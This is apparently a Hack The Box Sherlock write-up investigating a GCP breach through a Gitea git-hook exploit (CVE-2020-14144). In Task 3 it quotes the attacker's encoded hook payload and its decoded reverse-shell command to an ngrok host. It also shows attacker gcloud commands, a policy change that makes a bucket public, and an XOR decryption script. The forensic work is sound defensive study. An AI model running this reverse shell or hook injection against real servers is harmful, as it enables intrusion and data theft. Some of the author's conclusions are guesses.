
MisCloud

Sherlock Scenario
My name is John. I am a student who started an e-commerce startup business named "DummyExample" with my partner, James. Initially, I was using WordPress and shared hosting. After experiencing good traffic, I decided to migrate from WordPress to a customized website on Google Cloud Platform (GCP). Currently, my partner and I are working on the website, contributing to a Gitea server hosted on GCP. I migrated all customer data to cloud storage. Recently, my data was breached, and I have no clue how it happened or what was vulnerable. My GCP infrastructure consists of five VM instances and a single Cloud Storage. There is one Windows machine for my partner to use, with very restricted permissions over GCP, only allowing access to his Gitea account. I have two Linux machines for my work, one for hosting the Gitea server and another for packet mirroring. All the machines have public IPs but very restricted access due to firewalls in place. Due to budget constraints, I can't use the Google Security Command Center service, so I am providing you with the VPC network traffic capture and the Google Cloud logs.

Task 1:
What's the private IP address of the Windows machine?

I checked the Conversation inside Wireshark and filtered by the Packets




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
169.150.196.101	10.128.0.3	13,082	5 MB	5,218	795 kB	7,864	5 MB	194.636144	836.0802	7606 bits/s	44 kbps
169.150.196.101	10.128.0.7	2,905	9 MB	2,238	155 kB	667	9 MB	958.522919	13.5211	91 kbps	5124 kbps
169.150.196.101	10.128.0.4	1,289	154 kB	760	71 kB	529	84 kB	688.266451	333.3779	1696 bits/s	2006 bits/s
154.198.108.200	10.128.0.4	1,207	2 MB	559	47 kB	648	2 MB	0.000000	98.7191	3825 bits/s	133 kbps
10.128.0.3	10.128.0.4	1,084	4 MB	510	82 kB	574	4 MB	221.388292	809.3863	810 bits/s	43 kbps
10.128.0.4	34.42.164.212	830	105 kB	525	47 kB	305	58 kB	771.640534	203.3578	1854 bits/s	2269 bits/s
34.66.191.87	10.128.0.7	830	105 kB	525	47 kB	305	58 kB	771.640817	203.3577	1854 bits/s	2269 bits/s

Answer: 10.128.0.3


Task 2:
Which CVE was exploited by the threat actor?

This was the last question left for me
After answering task 3, the HTTP stream in Wireshark of the URL encode and base64 named post-receive and there is some settings/hooks/git
I searched for



```
_csrf=GSgXeE6bFkjRQNXzWwDmNFFv5yc6MTcxODUzMTEzMzIyMDA1NzQ2MA%3D%3D&content=%23%21%2Fbin%2Fbash%0D%0Aecho+%27YmFzaCAtaSA%2BJiAvZGV2L3RjcC8wLnRjcC5ldS5uZ3Jvay5pby8xNDUwOSAwPiYxICY%3D%27+%7C+base64+--decode+%7C+bashHTTP/1.1 302 Founc
Location: /James/Test-Learn/settings/hooks/git
X-Frame-Options: SAMEORIGIN
Date: Sun, 16 Jun 2024 09:48:27 GMT
Content-Length: 0
Content-Type: text/plain; charset=utf-8
```

I searched for "post receive hook gitea cve" in Google and the first link was from GitHub



GitHub
https://github.com › CVE-2020-14144-GiTea-git-hooks-...


p0dalirius/CVE-2020-14144-GiTea-git-hooks-rce

A script to exploit **CVE**-2020-14144 - **GiTea** authenticated Remote Code Execution using git **hooks** - p0dalirius/**CVE**-2020-14144-**GiTea**-git-**hooks**-rce.

Answer: CVE-2020-14144

Task 3:
What is the hostname and port number to which the reverse shell was connecting?


I downloaded all the HTTP objects export and opened all files with Notepad++
Then I noticed inside the file post-receive(1) a URL decode with Base64




```
_csrf=GSgXeE6bFkjRQNXzWwDmNFFv5yc6MTcxODUzMTEzMzIyMDA1NzQ2MA%3D%3D&content=%23%21%2Fbin%2Fbash%0D%0Aecho+%27YmFzaCAtaSA%2BJiAvZGV2L3RjcC8wLnRjcC5ldS5uZ3Jvay5pby8xNDUwOSAwPiYxICY%3D%27+%7C+base64+--decode+%7C+bash
```

_csrf=GSgXeE6bFkjRQNXzWwDmNFFv5yc6MTcxODUzMTEzMzIyMDA1NzQ2MA%3D%3D&content=%
23%21%2Fbin%2Fbash%0D%0Aecho+%27YmFzaCAtaSA%
2BJiAvZGV2L3RjcC8wLnRjcC5ldS5uZ3Jvay5pby8xNDUwOSAwPiYxICY%3D%27+%7C+base64+--decode+%
7C+bash

I used CyberChef to decode it






```
bash -i >& /dev/tcp/0.tcp.eu.ngrok.io/14509 0>&1 &
```

Answer: 0.tcp.eu.ngrok.io:14509

Task 4:
From which IP address was the CVE exploited, and is this threat an insider or outsider attack?

I noticed a network traffic with port 3389 from the source IP 10.128.0.3 towards 169.150.196.101 which was found reported so I assumed this is an insider threat




169.150.196.101 was found in our database!

This IP was reported **35** times. Confidence of Abuse is **21%**: ?

21%

ISP	DataCamp Limited
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	unn-169-150-196-101.datapacket.com
Domain Name	datacamp.co.uk
Country	Netherlands (Kingdom of the)
City	Amsterdam, Noord-Holland




```
23392 2024-06-16 09:56:45.754984      10.128.0.3                                    3389 169.150.196.101          20730 TPKT      107 Continuation
23393 2024-06-16 09:56:45.754984      10.128.0.3                                    3389 169.150.196.101          20730 TPKT      107 Continuation
23394 2024-06-16 09:56:45.755041      10.128.0.3                                    3389 169.150.196.101          20730 TPKT     1706 Continuation
23395 2024-06-16 09:56:45.755041      10.128.0.3                                    3389 169.150.196.101          20730 TPKT      107 Continuation
23396 2024-06-16 09:56:45.755042      10.128.0.3                                    3389 169.150.196.101          20730 TPKT     1706 Continuation
23397 2024-06-16 09:56:45.755043      10.128.0.3                                    3389 169.150.196.101          20730 TPKT     1706 Continuation
```

Answer: 10.128.0.3:insider

Task 5:
Which account helped the threat actor to pivot?

After I completed task 3, I used the filter tcp.port == 14509 and followed the TCP stream and I noticed the email




```
root@gitea-vm:~/gitea-repositories/james/test-learn.git# gcloud auth list
gcloud auth list
                  Credentialed Accounts
ACTIVE  ACCOUNT
*       257145238219-compute@developer.gserviceaccount.com
```

Answer: 257145238219-compute@developer.gserviceaccount.com

Task 6:
Which machines did the threat actor log into? (sorted alphabetically)

I filtered for tcp.port == 14509 from the reverse shell and followed the TCP stream and found several hosts.
Then I tried some combination after I found the answer




```
<james/test-learn.git# gcloud compute instances list     .....
NAME                    ZONE           MACHINE_TYPE  PREEMPTIBLE  INTERNAL_IP  EXTERNAL_IP    STATUS
gitea-vm                us-central1-a  e2-medium                  10.128.0.4   34.66.191.87   RUNNING
linux-machine1          us-central1-a  e2-medium                  10.128.0.7   34.42.164.212  RUNNING
linux-machine2          us-central1-a  e2-medium                  10.128.0.2   34.172.179.63  RUNNING
packet-mirror-instance  us-central1-a  e2-medium                  10.128.0.5   34.28.192.153  RUNNING
windows-machine         us-central1-a  e2-medium                  10.128.0.3   34.45.236.159  RUNNING
root@gitea-vm:~/gitea-repositories/james/test-learn.git# cd /root
cd /root
root@gitea-vm:~# ssh-keygen -t rsa -b 2048
```

Answer: linux-machine1,linux-machine2,packet-mirror-instance

Task 7:
What's the original name of the sensitive file?

I searched for "sensitive" inside the GCP JSON logs and there was a lot of activity of one file so I assumed this is the file




```
    "resource": "projects/_/buckets/sensitive-ecomuser-data",
"resourceName": "projects/_/buckets/sensitive-ecomuser-data",
  "bucket_name": "sensitive-ecomuser-data"
    "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
    "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
"resourceName": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
  "bucket_name": "sensitive-ecomuser-data",
    "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
    "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
"resourceName": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
  "bucket_name": "sensitive-ecomuser-data"
```

Answer: Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx

Task 8:
Which gcloud role did the threat actor try to assign to the storage bucket to make it publicly accessible?

I searched on the JSON file for "role" to see what roles we have and from which source IP and I found only 1 role which is initiated by the source IP 34.42.164.212 which I also so network activity in Wireshark with port 3389




```
      "requestMetadata": {
        "callerIp": "34.42.164.212",
        "callerSuppliedUserAgent": "apitools Python/3.11.8 gsutil/5.29 (linux) analytics/disabled interactive/True command/acl google-cloud-sdk/480.0.0,gzip(gfe)",
        "callerNetwork": "//compute.googleapis.com/projects/qwiklabs-gcp-00-848c1b920007/global/networks/__unknown__",
        "requestAttributes": {
          "time": "2024-06-16T09:53:53.345899004Z",
          "auth": {}
        },
        "destinationAttributes": {}
      },
      "serviceName": "storage.googleapis.com",
      "methodName": "storage.objects.update",
      "authorizationInfo": [
        {
          "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
          "permission": "storage.objects.setIamPolicy",
          "granted": true,
          "resourceAttributes": {}
        },
        {
          "resource": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
          "permission": "storage.objects.update",
          "granted": true,
          "resourceAttributes": {}
        }
      ],
      "resourceName": "projects/_/buckets/sensitive-ecomuser-data/objects/Customer-Data-e7b9e806c08435793e310d7137b068fa.xlsx",
      "serviceData": {
        "@type": "type.googleapis.com/google.iam.v1.logging.AuditData",
        "policyDelta": {
          "bindingDeltas": [
            {
              "action": "ADD",
              "role": "roles/storage.legacyObjectReader",
              "member": "allUsers"
            }
          ]
        }
      },
      "resourceLocation": {
```

```
h results - (8 hits)
arch "role" (8 hits in 1 file of 1 searched)
C:\Users\Bubble\Desktop\GCloud_Logs.json (8 hits)
  Line 4575:                    "role": "roles/storage.legacyObjectReader",
  Line 4711:                    "role": "roles/storage.legacyObjectReader",
  Line 4847:                    "role": "roles/storage.legacyObjectReader",
  Line 4983:                    "role": "roles/storage.legacyObjectReader",
```

Answer: roles/storage.legacyObjectReader

Task 9:
Which account led to the cloud storage data breach?

After I completed task 8, I searched for only the IP and searched for any indication to email and I found
it right to "principalEmail"




```
"protoPayload": {
  "@type": "type.googleapis.com/google.cloud.audit.AuditLog",
  "status": {},
  "authenticationInfo": {
    "principalEmail": "storage-svc-acc@qwiklabs-gcp-00-848c1b920007.iam.gserviceaccount.com",
    "serviceAccountDelegationInfo": [
      {
        "firstPartyPrincipal": {
          "principalEmail": "service-257145238219@compute-system.iam.gserviceaccount.com"
```

Answer: storage-svc-acc@qwiklabs-gcp-00-848c1b920007.iam.gserviceaccount.com

Task 10:
Which port number was exploited by the attacker to exfiltrate data that is allowed by default ingress traffic rules in the default VPC network?

After I completed task 4 I assumed the answer will be 3389 to the exfiltrating data




```
23392 2024-06-16 09:56:45.754984     10.128.0.3                               3389 169.150.196.101         20730 TPKT      107 Continuation
23393 2024-06-16 09:56:45.754984     10.128.0.3                               3389 169.150.196.101         20730 TPKT      107 Continuation
23394 2024-06-16 09:56:45.755041     10.128.0.3                               3389 169.150.196.101         20730 TPKT     1706 Continuation
23395 2024-06-16 09:56:45.755041     10.128.0.3                               3389 169.150.196.101         20730 TPKT      107 Continuation
23396 2024-06-16 09:56:45.755042     10.128.0.3                               3389 169.150.196.101         20730 TPKT     1706 Continuation
23397 2024-06-16 09:56:45.755043     10.128.0.3                               3389 169.150.196.101         20730 TPKT     1706 Continuation
```

Answer: 3389

Task 11:
What is the key to decrypt the encrypted file?

After I exported all HTTP files and opened it with Notepad++
I saw a file named cusdata.xlsx.enc and at the top I saw something suspicious



```
SUBVTn7#_n@Zd3sU_ETB_ÁIFFoCrÙut_Vxn#7tGS.CV$42gN/
3SIJKRSCANDELÉ7[wÅnArypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73J@m37_h@Rd3st_k3
Ø×0SI£¬r®7wòEOT8ip³($oDELLEMÙ;Huç°Uwn °£Ñ€Œ×Å7ÄFS9
ØÒ&°Hƒtt °‡e!<|qD#3L@e37 I@çlETXP€ k3NAK]enHrqr+- DC4NAKSOBEETB,DDC3èDoESC— j@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k3Y enCrypt Exf!l7r@73J@m37 h@Rd3st k
```


After analyzed it I understand that the key is
J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73

Answer: J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73


Task 12:
What are the SSN and credit card numbers of "Founder John"?

I told Chat to create a python script to decode the XOR with the key to decoding the file cusdata

```
def xor_decrypt(data, key):
    # Repeat the key until it matches the length of the data
    key = (key * (len(data) // len(key) + 1))[:len(data)]
    # XOR the data with the repeated key
    return bytes([b ^ ord(k) for b, k in zip(data, key)])

def decrypt_file(input_file, output_file, key):
    with open(input_file, 'rb') as f:
        encrypted_data = f.read()

    decrypted_data = xor_decrypt(encrypted_data, key)

    with open(output_file, 'wb') as f:
        f.write(decrypted_data)

    print(f"Decryption complete. File saved as: {output_file}")

if __name__ == "__main__":
    input_path = r"C:\Users\Bubble\Desktop\cusdata.xlsx.enc"
    output_path = r"C:\Users\Bubble\Desktop\cusdata.xlsx"
    key = "J@m37_h@Rd3st_k3Y_enCrypt_Exf!l7r@73"

    decrypt_file(input_path, output_path, key)
```



```
C:\Users\Bubble\Desktop
λ python hara.py
Decryption complete. File saved as: C:\Users\Bubble\Desktop\cusdata.xlsx
```




First and Last Name	SSN	Credit Card Number Visa MC AMEX
Robert Aragon	489-36-8350	4929-3813-3266-4295
Ashley Borden	514-14-8905	5370-4638-8881-3020
Founder John	HTB-FR-SRLK	1111-3345-1234-5123

Answer: HTB-FR-SRLK:1111-3345-1234-5123

Task 13:
Which Google Cloud service is an alternative to Gitea?

I asked the Chat



Which Google Cloud service is an alternative to Gitea?


An alternative to **Gitea** in **Google Cloud** is **Cloud Source Repositories.**

Cloud Source Repositories is a fully-featured, scalable, private Git repository service that integrates with other Google Cloud services, making it suitable for source code management and version control in a way similar to Gitea.

Answer: Cloud Source Repositories

Task 14:
Is it safe to use the Default Compute Engine Service Account on VM instances?

I asked the Chat



Is it safe to use the Default Compute Engine Service Account on VM instances?


No, it is not safe to use the **Default Compute Engine Service Account** on VM instances.

By default, the Compute Engine Service Account has broad permissions that can include access to various Google Cloud resources. This can lead to security risks if the VM is compromised, as an attacker could leverage these permissions to access sensitive resources or escalate privileges. It's recommended to create custom service accounts with the principle of least privilege, granting only the necessary permissions for the tasks that the VM needs to perform.

Answer: no

Task 15:
Which Google Cloud service restricts data exfiltration from Cloud Storage?

I asked the Chat



Which Google Cloud service restricts data exfiltration from Cloud Storage?

The Google Cloud service that restricts data exfiltration from Cloud Storage is **VPC Service Controls**.

VPC Service Controls allows you to define a secure perimeter around Google Cloud services like Cloud Storage, preventing data from being transferred outside the defined perimeter. This is particularly effective in restricting data exfiltration, as it can limit access to the storage buckets from external networks or unauthorized users.

Answer: VPC Service Controls